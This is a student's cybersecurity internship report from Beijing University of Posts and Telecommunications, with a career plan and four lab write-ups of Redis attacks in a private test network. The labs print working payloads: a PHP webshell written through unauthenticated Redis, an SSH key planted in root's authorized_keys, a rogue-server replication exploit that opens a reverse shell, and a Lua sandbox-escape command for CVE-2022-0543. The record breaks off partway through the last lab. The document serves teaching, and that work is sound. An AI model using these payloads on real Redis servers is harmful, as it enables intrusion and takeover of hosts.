

北京邮电大学 网络空间安全学院



网络空间安全认知实习报告


姓 名	<u>詹冲</u>
学 号	<u>2023211616</u>
班 级	<u>2023211801</u>
班内序号	<u>1</u>
任课教师	<u>颀夏青</u>

2024 年

【实习任务一】

信息安全专业认知框架

本次专业认知实习，我对于我所在的专业——信息安全有了更加深刻的理解。通过对于法律层面、标准层面、知识层面、工具层面、实践层面、应用领域等方面的检索，我形成了下图的认知框架。



Presented with xmind

图 1：认知框架

信息安全的各个层面紧密相连，形成了一个整体的安全生态系统。

从法律层面来说，法规和合规性要求是整个网络安全的基础，提供了行为准则和法律依据，规范了各类网络安全行为。这些法律与标准层面的技术规范 and 行业标准相辅相成，确保组织和企业执行安全策略时有具体的操作指南与技术要求。知识层面为法律和标准的实际实施提供了理论基础和技术支持。基础的安全知识为技术人员理解和应对网络安全威胁提供了框架，而高级知识则帮助他们深入分析与应对复杂的攻击场景。工具层面是知识的具体应用，工具如防火墙、渗透测试软件等用于实施防护、攻击分析和漏洞检测，这些工具又依赖于法律、标准和知识的指导。各类工具通过实践中的应用，帮助安全从业者在不同环境中执行安全策略，并确保其合规性。实践层面通过渗透测试、安全审计、漏洞管理等手段，把法律、标准和技术实践转化为现实中的安全防护措施，它们在安全运营过程中不断验证工具和知识的有效性。最后，应用领域是所有这些层面的集成体，不同行业和领域有着各自的网络安全需求与挑战，例如金融行业注重交易安全，政府部门关注国家安全，云计算则侧重于多租户环境下的数据隔离与保护。法律、标准、知识、工具和实践层面的协调统一，最终为这些应用领域提供了系统性、安全性和稳定性。这种相互依存的关系使信息安全成为一个有机整体，各个层面的协同运作确保了整体网络环境的安全与稳定。

【实习任务二】

个人发展规划

一、自我认知

我通过 MBTI 十六型人格的测试，得到我是 ENTP（外向、直觉、思维、感知）型人格。通过查阅相关资料发现 ENTP 人格适合从事需要创造性思维、创新和解决复杂问题的职业。而网络空间安全行业，尤其是渗透测试、漏洞分析、事件响应等领域就是要求不断分析新情况，解决突发问题，并创造新的防护策略。所以我的性格是十分适合从事和网络安全相关的行业的。接下来我将分析我人格中各个部分对于我未来职业的影响。

外向（E）：善于与他人交流，适合参与团队合作、客户沟通和培训工作。

直觉（N）：擅长从全局角度看待问题，能够提前识别潜在威胁，并推动战略性防护。

思维（T）：重视逻辑和客观性，能够在技术分析和风险评估中表现出色。

感知（P）：灵活适应不断变化的环境，非常适合应对网络安全行业的快速变化和新兴威胁。

二、SWOT 分析法应用于职业规划

1. 优势（Strengths）

①快速学习和创新能力：我在面对新技术、新工具时表现出极强的学习力。这非常适合网络空间安全行业中不断发展的技术环境。

②问题解决能力强：喜欢分析复杂问题，能迅速找到创新的解决方案，适合渗透测试、逆向工程、漏洞分析等需要复杂思维的岗位。

③良好的沟通与团队协作能力：我外向性格使其能够有效与不同部门、客户及团队合作，适合担任网络安全顾问、团队领导等角色。

2. 弱点（Weaknesses）

①专注力不足：我比较容易在处理长时间或重复性的任务时分心，可能不适合长期监控类的安全运维岗位。

②不注重细节：我可能会只关注全局问题而忽略细节问题，这在安全审计或细致入微的漏洞修复过程中可能带来挑战。

3. 机会（Opportunities）

①新兴技术领域的发展：随着物联网安全、人工智能安全、区块链安全等新技术的兴起，我可以在这些前沿领域寻找机会，发挥他们的创新和开拓能力。

②网络安全的不增长需求：全球范围内的网络安全需求不断增加，提供了大量的职业发展机会，包括网络安全顾问、渗透测试专家、事件响应专家等角色。

③跨行业合作：网络安全将不断与其他行业结合的领域相结合，如金融、医疗和政府的网络安全领域。

4.威胁（Threats）

①技术更新速度快：网络安全行业技术更新迅速，我必须持续学习并保持与最新技术趋势同步，避免因技术滞后而失去竞争力。

②竞争压力大：网络安全行业吸引了大量人才，竞争激烈。我需要通过不断的学习和证书认证（如 CISSP、CEH 等）提升自己的市场竞争力。

三、职业路径规划

根据人格测试的自我认识和 SWOT 分析，我将考虑以下职业路径：

1.渗透测试专家：通过创新的思维和解决问题的能力，我可以在模拟攻击、发现系统漏洞方面表现出色。

2.网络安全顾问：利用外向性格和沟通能力，我可以为企业制定网络安全战略，或参与安全培训和风险评估工作。

3.事件响应专家：我的应变能力强，能够在网络攻击事件中快速反应，制定和实施应急响应计划。

在未来的学习生活中我将会充分利用自己的优势，补充短板，并抓住行业机会，希望能够在网络空间安全行业中脱颖而出，并在这条职业道路上越走越远。

【实践任务一】

网络安全实践

实验一：Redis 未授权访问-获取 webshell

1.实验环境




图 1：Redis 未授权访问-获取 webshell 拓扑图

目标机：Centos6.5

IP：192.168.0.4

操作机：Centos6.5

IP：192.168.0.2

2.实验原理

- ①redis 绑定在 0.0.0.0: 6379，且没有进行添加防火墙规则，直接暴露在公网
- ②redis 没有设置密码认证（一般为空），可以免密码远程登录 redis 服务。

3.实验成功截图

```

[root@host-192-168-0-2 ~]# cd redis Ctrl-Alt-Del/
[root@host-192-168-0-2 src]# ./redis-cli -h 192.168.0.4
192.168.0.4:6379> config get dir
1) "dir"
2) "/"
192.168.0.4:6379> config set dir /var/www/html
OK
192.168.0.4:6379> config set dbfilename redis_test.php
OK
192.168.0.4:6379> set webshell "<?php eval($_POST[a])?>"
OK
192.168.0.4:6379> save
OK
192.168.0.4:6379> exit
[root@host-192-168-0-2 src]# curl http://192.168.0.4/redis_test.php
REDIS0007 redis-ver3.2.3
redis-bits0 ctime3 fused-mem
webshell[root@host-192-168-0-2 src]#
[root@host-192-168-0-2 src]# curl http://192.168.0.4/redis_test.php
REDIS0007 redis-ver3.2.3
redis-bits0 ctime3 fused-mem
webshell[root@host-192-168-0-2 src]#
[root@host-192-168-0-2 src]# echo 2023211616 zhanchong
2023211616 zhanchong
[root@host-192-168-0-2 src]# _

```

图 2: Redis 未授权访问-获取 webshell 实验成功截图

4.实验基本步骤

①打开操作机，首先在本地生成公钥私钥文件。

```

[root@host-192-168-0-2 ~]# ssh-keygen -t rsa
Generating public/private rsa key pair.
Enter file in which to save the key (/root/.ssh/id_rsa):
Enter passphrase (empty for no passphrase):
Enter same passphrase again:
Your identification has been saved in /root/.ssh/id_rsa.
Your public key has been saved in /root/.ssh/id_rsa.pub.
The key fingerprint is:
e7:37:9d:26:50:05:a4:35:74:22:44:a8:45:07:11 root@host-192-168-0-2
The key's randomart image is:
+--[ RSA 2048 ]-----+
|.E*+o+oB.o|
|O. . + =|
|O . . .|
| . . .|
|S O|
|O . . .|
|. + +|
|. +|
+-----+

```

图 3: 生成公钥私钥文件

②然后将公钥写入 foo.txt 文件。

```

[root@host-192-168-0-2 ~]# cd .ssh
[root@host-192-168-0-2 .ssh]# (echo -e "\n\n"; cat id_rsa.pub;echo -e "\n\n") > foo.txt
[root@host-192-168-0-2 .ssh]# ls
authorized_keys foo.txt id_rsa id_rsa.pub
[root@host-192-168-0-2 .ssh]#

```

图 4: 将公钥写入 foo.txt

③然后回到操作机上，cd 进入 redis-3.2.3/src/目录，执行命令：./redis-cli -h 192.168.0.4

```
[root@centos ~]# cd redis-3.2.3/src/
[root@centos src]# ./redis-cli -h 192.168.0.4
192.168.0.4:6379>
```

图 5: 执行./redis-cli -h 192.168.0.4 命令

④再连接 redis 写入文件。

```
192.168.0.4:6379> config get dir
1) "dir"
2) "/"
192.168.0.4:6379> config set dir /var/www/html
OK
192.168.0.4:6379> config set dbfilename redis_test.php
OK
192.168.0.4:6379> set webshell "<?php eval($_POST[a])?>"
OK
192.168.0.4:6379> save
OK
192.168.0.4:6379> exit
```

图 6: 写入相关文件

⑤可以访问去查看，是否写进成功。

```
[root@host-192-168-0-2 src]# curl http://192.168.0.4/redis_test.php
REDIS0007# redis-ver3.2.3#
redis-bits#0#ctime#3#fused-mem#
#webshell###e#[root@host-192-168-0-2 src]#
[root@host-192-168-0-2 src]# curl http://192.168.0.4/redis_test.php
REDIS0007# redis-ver3.2.3#
redis-bits#0#ctime#3#fused-mem#
#webshell###e#[root@host-192-168-0-2 src]#
[root@host-192-168-0-2 src]# echo 2023211616 zhanchong
2023211616 zhanchong
[root@host-192-168-0-2 src]# _
```

图 7: 写入成功

5.实验中遇到的问题以及解决方案

```
[root@centos ~]# cd .ssh
[root@centos .ssh]# (echo -e "\n\n"; cat id_rsa.pub;echo -e "\n\n") > foo.txt
[root@centos .ssh]# ls
authorized_keys foo.txt id_rsa id_rsa.pub
[root@centos .ssh]#
```

图 8: 将公钥文件写入 ssh

在这一步将生成的公钥文件写入 ssh 后，需要我们进入 redis-3.2.3/src/目录，但是当照着输入这一串命令时，出现了无法进入的字样。于是我通过询问老师，得知需要先退出

ssh 目录，再经过查询，得知直接输入 cd 命令，就可以返回到最初的目录，这时再输入 cd redis-3.2.3/src/即可继续下面的步骤。

实验二：Redis 未授权访问-提权

1.实验环境




图 9：Redis 未授权访问-提权拓扑图

目标机：Centos6.5

IP：192.168.0.4

操作机：Centos6.5

IP：192.168.0.2

2.实验原理

- ①redis 绑定在 0.0.0.0: 6379，且没有进行添加防火墙规则，直接暴露在公网
- ②redis 没有设置密码认证（一般为空），可以免密码远程登录 redis 服务。

3.实验成功截图

```

Are you sure you want to continue connecting (yes/no)? yes
Warning: Permanently added '192.168.0.4' (RSA) to the list of known hosts.
Last login: Tue Aug 27 09:39:28 2024
[root@host-192-168-0-4 ~]# ifconfig
eth1      Link encap:Ethernet  HWaddr FA:16:3E:0E:97:89
          inet addr:192.168.0.4  Bcast:192.168.0.255  Mask:255.255.255.0
          inet6 addr: fe80::f816:3eff:fe0e:9789/64 Scope:Link
          UP BROADCAST RUNNING MULTICAST  MTU:1454  Metric:1
          RX packets:373 errors:0 dropped:0 overruns:0 frame:0
          TX packets:578 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1000
          RX bytes:42119 (41.1 KiB)  TX bytes:67190 (65.6 KiB)

lo        Link encap:Local Loopback
          inet addr:127.0.0.1  Mask:255.0.0.0
          inet6 addr: ::1/128 Scope:Host
          UP LOOPBACK RUNNING  MTU:16436  Metric:1
          RX packets:0 errors:0 dropped:0 overruns:0 frame:0
          TX packets:0 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:0
          RX bytes:0 (0.0 b)  TX bytes:0 (0.0 b)

[root@host-192-168-0-4 ~]# echo 2023211616 zhanchong
2023211616 zhanchong
[root@host-192-168-0-4 ~]#

```

图 10: Redis 未授权访问-提权成功截图

4.实验基本步骤

①打开操作机，首先在本地生成公钥私钥文件。

```

[root@host-192-168-0-2 ~]# ssh-keygen -t rsa
Generating public/private rsa key pair.
Enter file in which to save the key (/root/.ssh/id_rsa):
Enter passphrase (empty for no passphrase):
Enter same passphrase again:
Your identification has been saved in /root/.ssh/id_rsa.
Your public key has been saved in /root/.ssh/id_rsa.pub.
The key fingerprint is:
e7:37:9d:26:50:05:a4:35:74:22:44:42:a8:45:07:11 root@host-192-168-0-2
The key's randomart image is:
+--[ RSA 2048 ]-----+
|      .E*+o+0B,o      |
|      o. . + =       |
|      0 . . .        |
|      . . .          |
|      S o            |
|      0 . . .        |
|      . + +          |
|      . +            |
|                      |
+-----+

```

图 11: 生成公钥私钥文件

②然后将公钥写入 foo.txt 文件。

```

[root@host-192-168-0-2 ~]# cd .ssh
[root@host-192-168-0-2 .ssh]# (echo -e "\n\n"; cat id_rsa.pub;echo -e "\n\n") > foo.txt
[root@host-192-168-0-2 .ssh]# ls
authorized_keys foo.txt id_rsa id_rsa.pub
[root@host-192-168-0-2 .ssh]#

```

图 12: 将公钥写入 foo.txt 文件

③然后回到操作机上，cd 进入 redis-3.2.3/src/目录，执行命令：./redis-cli -h 192.168.0.4

```
[root@centos ~]# cd redis-3.2.3/src/
[root@centos src]# ./redis-cli -h 192.168.0.4
192.168.0.4:6379> █
```

图 13: 执行./redis-cli -h 192.168.0.4 命令

④再连接 redis 写入文件。

```
[root@host-192-168-0-2 src]# ./redis-cli -h 192.168.0.4
192.168.0.4:6379> config set dir /root/.ssh/
OK
192.168.0.4:6379> config get dir
1) "dir"
2) "/root/.ssh"
192.168.0.4:6379> config set dbfilename "authorized_keys"
OK
192.168.0.4:6379> save
OK
192.168.0.4:6379> exit
```

图 14: 写入相关文件

⑤使用 ssh -i 指定私钥连接目标主机，无需输入密码即可登录。

```
Are you sure you want to continue connecting (yes/no)? yes
Warning: Permanently added '192.168.0.4' (RSA) to the list of known hosts.
Last login: Tue Aug 27 09:39:28 2024
[root@host-192-168-0-4 ~]# ifconfig
eth1      Link encap:Ethernet  HWaddr FA:16:3E:0E:97:89
          inet addr:192.168.0.4  Bcast:192.168.0.255  Mask:255.255.255.0
          inet6 addr: fe80::f816:3eff:fe0e:9789/64 Scope:Link
          UP BROADCAST RUNNING MULTICAST  MTU:1454  Metric:1
          RX packets:373 errors:0 dropped:0 overruns:0 frame:0
          TX packets:578 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1000
          RX bytes:42119 (41.1 KiB)  TX bytes:67190 (65.6 KiB)

lo        Link encap:Local Loopback
          inet addr:127.0.0.1  Mask:255.0.0.0
          inet6 addr: ::1/128 Scope:Host
          UP LOOPBACK RUNNING  MTU:16436  Metric:1
          RX packets:0 errors:0 dropped:0 overruns:0 frame:0
          TX packets:0 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:0
          RX bytes:0 (0.0 b)  TX bytes:0 (0.0 b)

[root@host-192-168-0-4 ~]# echo 2023211616 zhanchong
2023211616 zhanchong
[root@host-192-168-0-4 ~]# █
```

图 15: 提权成功

实验三：Redis 4.x/5.x 主从复制导致的命令执行

1. 实验环境




图 16: Redis4.x5.x 主从复制导致的命令执行拓扑图

攻击机:

系统类别: Kali Linux

内核版本: Linux 4.0.0-kali1-amd64

攻击机 IP: 192.168.0.4

目标机:

系统类别: Ubuntu_16.04

目标机 IP: 192.168.0.2

软件版本: redis 4.0.14

2.实验原理

当从库接受来自主库的同步命令时，主库可以发送任意命令并在从库上执行。如果主库被恶意控制，攻击者可以通过主库向从库发送恶意命令，从而实现远程命令执行。

3.实验成功截图

```
Shell No.1
File Actions Edit View Help
root@kali:~# nc -lvp 1234
listening on [any] 1234 ...
192.168.0.2: inverse host lookup failed: Host name lookup failure
connect to [192.168.0.4] from (UNKNOWN) [192.168.0.2] 56352
uname -a
Linux 6465f1dd6bce 4.4.0-210-generic #242-Ubuntu SMP Fri Apr 16 09:57:56 UT
C 2021 x86_64 GNU/Linux
whoami
redis
echo 2023211616 zhanchong
2023211616 zhanchong
[or reverse shell payload sent.]
info) Check at 192.168.0.4:1234
info) Unload module...
```

图 17: Redis4.x5.x 主从复制导致的命令执行成功截图

4.实验基本步骤

①打开 Ubuntu_16.04, 输入 `service docker start` 启动 docker, 然后输入指令 `ls`, 然后输入命令 `cd Redis4.x5.xRCE/`进入文件夹, 然后输入指令 `docker compose up -d` 启动 docker 容器并输入指令 `docker ps` 查看容器状态。

```
root@ubuntu-16:~# service docker start
root@ubuntu-16:~# ls
CVE-2015-5531ElasticSearchDirectoryTraversal    CVE-2021-32682elFinderZIPinjection
CVE-2018-1000533gitlist0.6.0RCE                CVE-2022-0543RedisLuaRCE
CVE-2019-17564AapcheDubboavaDeSerialize        Redis4.x5.xRCE
CVE-2021-27905ApacheSolrRemoteStreamingFileRead
root@ubuntu-16:~# cd Redis4.x5.xRCE/
root@ubuntu-16:~/Redis4.x5.xRCE# docker-compose up -d
Creating redis4x5xrce_redis_1
root@ubuntu-16:~/Redis4.x5.xRCE# docker ps
CONTAINER ID        IMAGE               COMMAND                  CREATED
STATUS            PORTS              NAMES
9db0c1dabca1       vulhub/redis:4.0.14 "docker-entrypoint.s..." 9 seconds ago
Up 8 seconds      0.0.0.0:6379->6379/tcp   redis4x5xrce_redis_1
```

图 18: 启动 docker 容器

②进入 `/root/redis-6.0.8/src/` 目录, 打开终端输入命令, 输入 `./redis-server`, 启动 redis 服务。

```

root@kali:~/redis-6.0.8/src# ./redis-server
1434:C 26 Aug 2024 22:33:32.905 # o000o000o000o Redis is starting o000o000o
000o
1434:C 26 Aug 2024 22:33:32.905 # Redis version=6.0.8, bits=64, commit=0000
0000, modified=0, pid=1434, just started
1434:C 26 Aug 2024 22:33:32.905 # Warning: no config file specified, using
the default config. In order to specify a config file use ./redis-server /p
ath/to/redis.conf
1434:M 26 Aug 2024 22:33:32.905 * Increased maximum number of open files to
10032 (it was originally set to 1024).

Redis 6.0.8 (00000000/0) 64 bit

Running in standalone mode
Port: 6379
PID: 1434

http://redis.io

1434:M 26 Aug 2024 22:33:32.906 # Server initialized
1434:M 26 Aug 2024 22:33:32.906 # WARNING overcommit_memory is set to 0! Ba
ckground save may fail under low memory condition. To fix this issue add 'v
m.overcommit_memory = 1' to /etc/sysctl.conf and then reboot or run the com
mand 'sysctl vm.overcommit_memory=1' for this to take effect.
1434:M 26 Aug 2024 22:33:32.906 # WARNING you have Transparent Huge Pages (
THP) support enabled in your kernel. This will create latency and memory us
age issues with Redis. To fix this issue run the command 'echo madvise > /s
ys/kernel/mm/transparent_hugepage/enabled' as root, and add it to your /etc
/rc.local in order to retain the setting after a reboot. Redis must be rest
arted after THP is disabled (set to 'madvise' or 'never').
1434:M 26 Aug 2024 22:33:32.906 * Ready to accept connections

```

图 19: 启动 redis 服务

③在当前目录再次打开一个终端，输入命令 `./redis-cli -h 192.168.0.2` 使用测试客户端程序 `redis-cli` 连接 Ubuntu 的 redis 服务器，其中 192.168.0.2 是 ubuntu 实验机的 ip。

```

root@kali:~/redis-6.0.8/src# ./redis-cli -h 192.168.0.2
192.168.0.2:6379>

```

图 20: 连接 Ubuntu 的 redis 服务器

④打开一个新的终端，输入命令：`nc -lvp 1234` 开启 kali 监听。

```

File Actions Edit View Help

root@kali:~# nc -lvp 1234
listening on [any] 1234 ...

```

图 21: kali 开启监听

⑤进入/root/redis-rogue-server-master 目录，打开终端输入命令使用 exp，具体命令行如下 python3 redis-rogue-server.py --rhost 192.168.0.2 --lhost 192.168.0.4。其中 192.168.0.2 为 Ubuntu 实验机 ip，192.168.0.4 为 kali 实验机。

```
root@kali:~/redis-rogue-server-master# python3 redis-rogue-server.py --rhost 192.168.0.2 --lhost 192.168.0.4
RedisRogueServer
@copyright n0b0dy @ r3kapig
[info] TARGET 192.168.0.2:6379
[info] SERVER 192.168.0.4:21000
[info] Setting master ...
[info] Setting dbfilename ...
[info] Loading module ...
[info] Temerory cleaning up ...
[err ] UnicodeDecodeError('gb18030', b'$1\r\n\x83\r\n', 4, 5, 'illegal multibyte sequence')
root@kali:~/redis-rogue-server-master# python3 redis-rogue-server.py --rhost 192.168.0.2 --lhost 192.168.0.4
```

图 22：执行脚本

⑥输入参数 r（参数 r 为反弹 shell）输入 kali 实验机 ip 和之前使用 nc 监听的 1234 端口，如下图便是成功接收到反弹 shell

```
Shell No.1
File Actions Edit View Help
root@kali:~# nc -lvp 1234
listening on [any] 1234 ...
192.168.0.2: inverse host lookup failed: Host name lookup failure
connect to [192.168.0.4] from (UNKNOWN) [192.168.0.2] 48146
```

图 23：成功接收到反弹 shell

⑦使用 id 和 whoami 命令查看当前反弹 shell 用户权限情况，获取到了 redis 用户权限，可以对 redis 数据库执行任意操作。使用 uname -a 命令用于查看操作系统内核，发行版本等信息，常用于提权前的信息收集。

```
Shell No.1
File Actions Edit View Help
root@kali:~# nc -lvp 1234
listening on [any] 1234 ...
192.168.0.2: inverse host lookup failed: Host name lookup failure
connect to [192.168.0.4] from (UNKNOWN) [192.168.0.2] 56352
uname -a
Linux 6465f1dd6bce 4.4.0-210-generic #242-Ubuntu SMP Fri Apr 16 09:57:56 UT
C 2021 x86_64 GNU/Linux
whoami
redis
echo 2023211616 zhanchong
2023211616 zhanchong
[+] Reverse shell payload sent.
[info] Check at 192.168.0.4:1234
[info] Unload module ...
```

图 24：利用反弹 shell 获取相关信息

5.实验中遇到的问题以及解决方案

```
docker-compose up -d
```

图:25：启动 docker 容器

在这一步启动 docker 容器，在我第一次尝试时，误认为 docker 在我输入这串命令行后，已经启动，导致后续实验无法完成。后面通过询问老师，得知 docker 的启动可能会失败，具体是否启动，可以看看输入 docker ps 后所呈现的内容。

实验四：RedisLua 沙盒绕过命令执行

1.实验环境




图 26：RedisLua 沙盒绕过命令执行拓扑图

攻击机：

系统类别：Kali Linux

内核版本: Linux 4.0.0-kali1-amd64

攻击机 IP: 192.168.0.4

目标机:

系统类别: Ubuntu_16.04

目标机 IP: 192.168.0.2

软件版本: redis 4.0.14

2.实验原理

Debian 以及 Ubuntu 发行版的源在打包 Redis 时, 不慎在 Lua 沙箱中遗留了一个对象 `package`, 攻击者可以利用这个对象提供的方法加载动态链接库 `liblua` 里的函数, 进而逃逸沙箱执行任意命令。我们借助 Lua 沙箱中遗留的变量 `package` 的 `loadlib` 函数来加载动态链接库 `/usr/lib/x86_64-linux-gnu/liblua5.1.so.0` 里的导出函数 `luaopen_io`。在 Lua 中执行这个导出函数, 即可获得 `io` 库, 再使用其执行命令。

3.实验成功截图

```
Shell No. 1
File Actions Edit View Help
root@kali:~# cd /root/redis-6.0.8/src/
root@kali:~/redis-6.0.8/src# ./redis-cli -h 192.168.0.2
192.168.0.2:6379> eval 'local io_l = package.loadlib("/usr/lib/x86_64-linux-gnu/liblua5.1.so.0", "luaopen_io"); local io = io_l(); local f = io.popen("id","r");local res = f:read("*a"); f:close(); return res' 0
"uid=0(root) gid=0(root) groups=0(root)\n"
192.168.0.2:6379> eval 'local io_l = package.loadlib("/usr/lib/x86_64-linux-gnu/liblua5.1.so.0", "luaopen_io"); local io = io_l(); local f = io.popen("uname -a","r");local res = f:read("*a"); f:close(); return res' 0
"Linux e9a5534f977a 4.4.0-210-generic #242-Ubuntu SMP Fri Apr 16 09:57:56 UTC 2021 x86_64 x86_64 x86_64 GNU/Linux\n"
192.168.0.2:6379> echo 2023211616 zhanchong
```

图 27: RedisLua 沙盒绕过命令执行成功截图

4.实验基本步骤

①打开 Ubuntu_16.04, 输入 service docker start 启动 docker, 然后输入指令 ls, 然后输入命令 cd Redis4.x5.xRCE/进入文件夹, 然后输入指令 docker compose up -d 启动 docker 容器并输入指令 docker ps 查看容器状态。

```
root@ubuntu-16:~# service docker start
root@ubuntu-16:~# ls
CVE-2015-5531ElasticSearchDirectoryTraversal CVE-2021-32682elfFinderZIPinjection
CVE-2018-1000533gitlist0.6.0RCE CVE-2022-0543RedisLuaRCE
CVE-2019-17564AapcheDubboavaDeSerialize Redis4.x5.xRCE
CVE-2021-27905ApacheSolrRemoteStreamingFileRead
root@ubuntu-16:~# cd Redis4.x5.xRCE/
root@ubuntu-16:~/Redis4.x5.xRCE# docker-compose up -d
Creating redis4x5xrce_redis_1
root@ubuntu-16:~/Redis4.x5.xRCE# docker ps
CONTAINER ID        IMAGE               COMMAND                  CREATED
STATUS             PORTS              NAMES
